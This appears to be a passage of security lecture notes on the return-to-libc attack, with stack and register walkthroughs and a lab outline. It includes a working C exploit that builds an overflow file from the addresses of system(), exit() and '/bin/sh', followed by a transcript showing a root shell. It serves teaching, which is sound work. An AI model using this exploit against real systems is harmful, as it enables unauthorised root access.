

Memory Map to Understand `system()` Argument




Memory Map to Understand `system()` Argument



Memory Map to Understand `system()` Argument




Flow Chart to understand system() argument



```

movl %ebp, %esp
popl %ebp
ret

```




Instructions		esp	ebp (X)
foo()'s	mov ebp esp	X	X
epilogue	pop ebp	X+4	Y = *X
	ret	X+8	Y

```

pushl %ebp
movl %esp, %ebp
subl $16, %esp
movl 8(%ebp), %eax
movl %eax, -4(%ebp)
leave
ret

```



Instructions		esp	ebp (X)
foo()'s	mov ebp esp	X	X
epilogue	pop ebp	X+4	Y = *X
	ret	X+8	Y
F()'s	push ebp	X+4	Y
prologue	mov esp ebp	X+4	X+4


Malicious Code

```
// ret_to_libc_exploit.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[200];
    FILE *badfile;

    memset(buf, 0xaa, 200); // fill the buffer with non-zeros

    *(long *) &buf[70] = 0xbffffe8c ;    // The address of "/bin/sh"
    *(long *) &buf[66] = 0xb7e52fb0 ;    // The address of exit()
    *(long *) &buf[62] = 0xb7e5f430 ;    // The address of system()

    badfile = fopen("./badfile", "w");
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```



`ebp + 12`

`ebp + 8`

`ebp + 4`

Launch the attack

- Execute the exploit code and then the vulnerable code

```
$ gcc ret_to_libc_exploit.c -o exploit
$ ./exploit
$ ./stack
#      ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm) ...
```

Lab 4 Return-to-libc Attack Lab

- Environment setup
- Task 1: Finding out the Addresses of libc Functions
- Task 2: Putting the shell string in the memory
- Task 3: Launching Attack
 - Attack variation 1
 - Attack variation 2

Lectures 12-17

- Cross Site Request Forgery (CSRF)
 - Cross-Site Requests and Its Problems
 - Cross-Site Request Forgery Attack
 - CSRF Attacks on HTTP GET
 - CSRF Attacks on HTTP POST
 - Countermeasures
- Cross-Site Scripting Attack (XSS)
 - The Cross-Site Scripting attack
 - Reflected XSS
 - Persistent XSS
 - Damage done by XSS attacks
 - XSS attacks to befriend with others
 - XSS attacks to change other people's profiles
 - Self Propagation
 - Countermeasures
- SQL Injection Attack
 - SQL Tutorial
 - Launching SQL Injection Attacks
 - How is the SQL statement constructed?
 - How to pass user data to have a successful attack (Get restricted information, or modifying database)
 - Get restricted information
 - Modifying database
 - SQL attack using cURL
 - Countermeasures